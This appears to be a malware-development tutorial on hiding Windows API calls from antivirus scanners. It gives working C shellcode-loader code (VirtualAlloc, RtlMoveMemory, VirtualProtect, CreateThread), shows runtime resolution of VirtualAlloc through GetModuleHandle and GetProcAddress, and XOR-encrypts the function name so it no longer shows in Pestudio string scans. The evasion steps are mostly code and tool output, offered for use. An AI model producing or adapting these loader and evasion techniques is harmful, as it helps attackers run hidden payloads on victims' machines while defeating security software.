Function Obfuscation

In this section, we will see how to obfuscate a function.

Function obfuscation is the hiding of function signatures as malware content by AVs.

Most antivirus programs flag malware programs as malicious based on the type of API calls it is using, VirtualAlloc, RtlMoveMemory, CreateThread, etc. can be easily detected by Avs.

To obfuscate a function is generally done by dynamically loading the function during run time,

Here we will be using two functions:

1. GetModuleHandle
2. GetProcessAddress

Here's how a general malware file looks like:

```c
unsigned int lengthOfshellcodePayload = 279;

int main(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;

    // Allocate some memory space for shellcodePayload
    alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("%-20s : 0x%-016p\n", "shellcodePayload addr", (void *)shellcodePayload);
    printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);

    // Copy shellcodePayload to newly allocated memory
    RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);

    // Set the newly allocated memory to be executable
    retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);

    printf("\nPress Enter to Create Thread!\n");
    getchar();

    // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
    if ( retval != 0 ) {
            threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
            WaitForSingleObject(threadHandle, INFINITE);
    }

    return 0;
}
```

As we can see it is using functions like VirtualAlloc, VirtualProtect, and CreateThread, which are malicious according to AV, so to bypass them, we obfuscate these functions.

Here we will be conducting the obfuscation only on VirtualAlloc.

Let's try loading the normal malware file first in Pestudio:

VirtualAlloc	×	0x000000000002233E	0x000000000002233E	1535 (0x05FF)	memory	T1055 | Process Injection	implicit
VirtualProtect	×	0x000000000002234E	0x000000000002234E	1541 (0x0605)	memory	T1055 | Process Injection	implicit

As we can see in Pestudio it is getting flagged

So, we can bypass it by loading the function dynamically during the runtime, and we do it with the GetModulehandleA function and GetProcAddress function.

```
HMODULE hModule = GetModuleHandle("Kernel32.dll");
WINAPI * ptrVirtualAlloc = GetProcAddress(hModule, "VirtualAlloc");
ptrVirtualAlloc(  LPVOID lpAddress,  SIZE_T dwSize,  DWORD  flAllocationType,  DWORD  flProtect);
```


Considering, that we want to load “Kernel32.dll”, and we know that knernel32 provides the function VirtualAlloc, we will put it under hModule.

Now we use GetProcAddress to take the module as a parameter, and take another parameter as VirtualAlloc, so by this we have loaded out function, now we save it to some address.

So now we just have to call the VirtualAlloc address.

So, let’s execute the .cpp file

As we can see here it opens the notepad properly:




So now let’s check in the studio:

InitializeSListHead	-	0x0000000000022406	0x0000000000022406	906 (0x038A)	synchronization	-	implicit
EnterCriticalSection	-	0x000000000002252A	0x000000000002252A	329 (0x0149)	synchronization	-	implicit
LeaveCriticalSection	-	0x0000000000022542	0x0000000000022542	992 (0x03E0)	synchronization	-	implicit
DeleteCriticalSection	-	0x000000000002255A	0x000000000002255A	291 (0x0123)	synchronization	-	implicit
InitializeCriticalSectionAndS...	-	0x0000000000022572	0x0000000000022572	902 (0x0386)	synchronization	-	implicit
QueryPerformanceCounter	-	0x00000000000223A6	0x00000000000223A6	1136 (0x0470)	reconnaissance	-	implicit
GetCurrentProcessId	×	0x00000000000223C0	0x00000000000223C0	563 (0x0233)	reconnaissance	T1057 | Process Discovery	implicit
IsDebuggerPresent	-	0x000000000002245E	0x000000000002245E	928 (0x03A0)	reconnaissance	T1082 | System Information Discovery	implicit
GetStartupInfoW	-	0x00000000000224AC	0x00000000000224AC	753 (0x02F1)	reconnaissance	-	implicit
IsProcessorFeaturePresent	-	0x00000000000224BE	0x00000000000224BE	936 (0x03A8)	reconnaissance	-	implicit
VirtualProtect	×	0x000000000002236E	0x000000000002236E	1541 (0x0605)	memory	T1055 | Process Injection	implicit
RtlVirtualUnwind	-	0x000000000002244A	0x000000000002244A	1284 (0x0504)	memory	-	implicit
HeapAlloc	-	0x00000000000226C4	0x00000000000226C4	876 (0x036C)	memory	-	implicit

We can see that VirtualAlloc is missing, which was supposed to be near VirtualProtect but here it is missing.

But there still exists a problem, because if somebody checks the string, we can see “VirtualAlloc” is being mentioned.



encoding (2)	size (bytes)	location	flag (15)	label (94)	group (9)	technique (6)	value
ascii	19	section:.rdata	-	import	synchronization	-	WaitForSingleObject
ascii	19	section:.rdata	-	import	synchronization	-	InitializeSListHead
ascii	20	section:.rdata	-	import	synchronization	-	EnterCriticalSection
ascii	20	section:.rdata	-	import	synchronization	-	LeaveCriticalSection
ascii	21	section:.rdata	-	import	synchronization	-	DeleteCriticalSection
ascii	37	section:.rdata	-	import	synchronization	-	InitializeCriticalSectionAndSpinCount
ascii	27	section:.rdata	-	-	synchronization	-	InitializeCriticalSectionEx
ascii	23	section:.rdata	-	import	reconnaissance	-	QueryPerformanceCounter
ascii	19	section:.rdata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	17	section:.rdata	-	import	reconnaissance	T1082 | System Information Discovery	IsDebuggerPresent
ascii	14	section:.rdata	-	import	reconnaissance	-	GetStartupInfo
ascii	25	section:.rdata	-	import	reconnaissance	-	IsProcessorFeaturePresent
ascii	14	section:.rdata	x	import	memory	T1055 | Process Injection	VirtualProtect
ascii	16	section:.rdata	-	import	memory	-	RtlVirtualUnwind
ascii	9	section:.rdata	-	import	memory	-	HeapAlloc
ascii	8	section:.rdata	-	import	memory	-	HeapFree
ascii	13	section:.rdata	-	import	memory	-	GetStringType
ascii	14	section:.rdata	-	import	memory	-	GetProcessHeap
ascii	8	section:.rdata	-	import	memory	-	HeapSize
ascii	11	section:.rdata	-	import	memory	-	HeapReAlloc
ascii	12	section:.data	x	-	memory	T1055 | Process Injection	VirtualAlloc
ascii	23	section:.rdata	-	import	file	T1124 | System Time Discovery	GetSystemTimeAsFileTime
ascii	9	section:.rdata	x	import	file	-	WriteFile
ascii	11	section:.rdata	-	import	file	-	GetFileType
ascii	9	section:.rdata	-	import	file	-	FindClose
ascii	15	section:.rdata	x	import	file	T1083 | File and Directory Discovery	FindFirstFileEx
ascii	12	section:.rdata	x	import	file	T1083 | File and Directory Discovery	FindNextFile
ascii	16	section:.rdata	-	import	file	-	FlushFileBuffers

So, now let’s see how we can hide the string too:

So here’s the source code for hiding the string too, for this we will encrypt the string “VirtualAlloc”, and then in the .cpp file it will be decrypted back, so it can be used to call the function.

```c
unsigned int payload_length = sizeof(payload);

LPVOID (WINAPI * ptrVirtualAlloc)(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);


void DecryptXOR(char * encrypted_data, size_t data_length, char * key, size_t key_length) {
    int key_index = 0;

    for (int i = 0; i < data_length; i++) {
        if (key_index == key_length - 1) key_index = 0;

        encrypted_data[i] = encrypted_data[i] ^ key[key_index];
        key_index++;
    }
}

int main(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;

    char encryption_key[] = "123456789ABC";
    char strVirtualAlloc[] = { 0x67, 0x5b, 0x41, 0x40, 0x40, 0x57, 0x5b, 0x79, 0x55, 0x2d, 0x2d, 0x20 };

    // Decrypt function name to original name
    DecryptXOR((char *)strVirtualAlloc, strlen(strVirtualAlloc), encryption_key, sizeof(encryption_key));

    ptrVirtualAlloc = GetProcAddress(GetModuleHandle("Kernel32.dll"), strVirtualAlloc);

    // Allocate new memory buffer for payload
    alloc_mem = ptrVirtualAlloc(0, payload_length, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("%-20s : 0x%-016p\n", "payload addr", (void *)payload);
    printf("%-20s : 0x%-016p\n", "alloc_mem addr", (void *)alloc_mem);

    printf("\n[1] Press Enter to Continue\n");
    getchar();


    // Copy the decrypted payload to allocated memory
    RtlMoveMemory(alloc_mem, payload, payload_length);


    // Set the newly allocated memory to be executable
    retval = VirtualProtect(alloc_mem, payload_length, PAGE_EXECUTE_READ, &oldprotect);

    printf("\n[2] Press Enter to Create Thread\n");
    getchar();

    // If VirtualProtect succeeded, run the thread that contains the shellcodePayload
    if ( retval != 0 ) {
            threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
            WaitForSingleObject(threadHandle, -1);
    }

    return 0;
}
```

Here we can see in the GetProcAddress, we can see that instead of calling the VirtualAlloc function, we have called the string.

If we follow the code carefully, you can see that the “strVirtualAlloc” is the encrypted form of the string “VirtualAlloc”, so then it decrypts, then it overrides “strVirtualAlloc”, and then is called in the GetProcAddress function.

Then we call the function by calling it in address form because we have initialized the VirtualAlloc, as a pointer.


Then the rest of the program we follow the same pattern.

So, to encrypt the string “VirtualAlloc”, we use the XOR python encryptor, which we had already used it.

Make sure to copy the encrypted string. Make sure that there are no “0x0” (NOP) strings in the encrypted string, because we are using strlen, which will assume that if there is “0x0”, the string is ended, so make sure to change the key, if you get a “0x0”.

So, let’s try executing the .exe file,

As we can see the notepad is opened:



So, let’s check in Pestudio, whether we can find the “VirtualAlloc” string

So, we can’t find the “VirtualAlloc” string in pestudio, so if we hide the string, we can follow this path.